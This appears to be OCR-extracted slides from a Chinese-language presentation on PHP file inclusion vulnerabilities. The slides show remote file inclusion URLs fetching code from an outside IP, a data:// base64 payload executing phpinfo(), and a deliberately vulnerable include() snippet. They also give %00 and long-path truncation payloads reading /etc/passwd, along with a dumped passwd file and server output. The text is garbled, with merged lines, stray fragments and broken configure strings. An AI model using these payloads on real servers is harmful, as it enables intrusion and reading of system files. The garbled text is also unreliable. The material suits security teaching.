ActivateCryptoSelector

```
root:x:0:0:root:/root:/bin/bash bin:x:1:1:bin:/bin:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin operator:x:11:11:operator:/var/spool/cron:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin nobody:x:99:99:Nobody:/etc/nsswitch.conf:/sbin/nologin
rpc:x:32:32:Portmapper RPC user::/sbin/nologin mailnull:x:45:45:mailnull:/sbin/nologin
ntp:x:38:38::/etc/ntp:/sbin/nologin dbus:x:81:81:System message bus:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin root:x:0:0:root:/root:/bin/bash
autoipd:x:100:101:avahi-autoipd:/var/lib/avahi-autoipd:/sbin/nologin
be used by OProfile:/home/oprofile:/sbin/nologin webalizer:x:300:300:www:/usr/local/etc/webalizer:/bin/bash
xfs:x:43:43:X Font Server:/etc/X11/fs:/sbin/nologin secsky:x:500:500:secsky:/home/secsky:/bin/bash
```

目, 比如
从包含日

特定文


- 远程文件包含

← http://192.168.125.137:8080/remote.php?filename=http://104.217.3.36/1.txt

PHP Version 5.2.14

System	Windows NT ANCJNC-4C36156F 5.2 build 3790
Build Date	Jul 27 2010 10:41:30
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-snapshot-build=d:\php-sdk\snap_5_2\vc6\x86\php-build" "--with-snapshot-template=d:\php-sdk\snap_5_2\vc6\x86\php_build" "--with-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=D:\php-s\instantclient10\sdk,shared" "--without-pi3web"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File	C:\WINDOWS

对于有限制的远程文件包含，例如下面的代码：



Address bar: <http://192.168.125.137:8080/remote1.php?filename=http://104.217.3.36/1.txt?>


PHP Version 5.2.14

Warning on line

Warning

System	Windows NT ANCJNC-4C36156F 5.2.14
Build Date	Jul 27 2010 10:41:30
Configure Command	cscript /nologo configure.js "--enable-ipv6 --with-snapshot-template=d:\php-sdk\php-build=d:\php-sdk\snap_5_2\vc9\php-sdk\oracle\instantclient10\sdk,shared --with-instantclient10\sdk,shared" "--with-

鉴于远程文件包含的危害，php官方在php 5.2.0中的php.ini添加了一个选项 `allow_url_fopen`，默认 `allow_url_fopen = Off`。也就是说，当 `php >= 5.2.0` 时，如



← http://192.168.125.137:8080/remote1.php?filename=data://text/plain;base64,PD9waHAgcGhwaW5mbygpOz8%2b

PHP Version 5.2.14

System	Windows NT ANCJNC-4C36156F 5.2 build 3790
Build Date	Jul 27 2010 10:41:30
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable- "--with-snapshot-template=d:\php-sdk\snap_5_2\vc6\x86\templa php-build=d:\php-sdk\snap_5_2\vc6\x86\php_build" "--with-pdo- sdk\oracle\instantclient10\sdk,shared" "--with-oci8=D:\php-sdk\c \instantclient10\sdk,shared" "--without-pi3web"
Server API	Apache 2.0 Handler
Virtual Directory	enabled

• 本地文件包含利用技巧

前面提过这种限制后缀的文件包含利用起来比较麻烦，这里来谈谈限制后缀的本地文件包含的利用方法：

```
1  <?php
2  include("inc/" . $_GET['f'] . ".php");
3  ?>
```

常见利用方法如下：

■ %00截断：

?f=../../../../../../../../etc/passwd%00

(需要 magic_quotes_gpc=off , PHP < 5.3.4有效)

■ 超长路径截断：

?f=../../../../../../../../etc/passwd/../../../../.[...]/../../../../.

(php<5.2.8 , linux要求文件名长度大于4096 , windows需要大于256)



PHP Version 5.2.14

System	Windows NT ANCJNC-4C36156F 5.2 build 3790
Build Date	Jul 27 2010 10:41:30
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-with-snapshot-template=d:\php-sdk\snap_5_2\vc6\x86\tenphp-build=d:\php-sdk\snap_5_2\vc6\x86\php_build" "--with-php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=D:\php-sdk\instantclient10\sdk,shared" "--without-pi3web"
Server API	Apache 2.0 Handler
Virtual Directory	enabled

谢谢！

北京朝阳区酒仙桥路6号院2号楼 100015

Building 2, 6 Haoyuan, Jiuxianqiao Road, Chaoyang District, Beijing, P.R.C. 100015

Tel +86 10 5682 2690 Fax +86 10 5682 2000

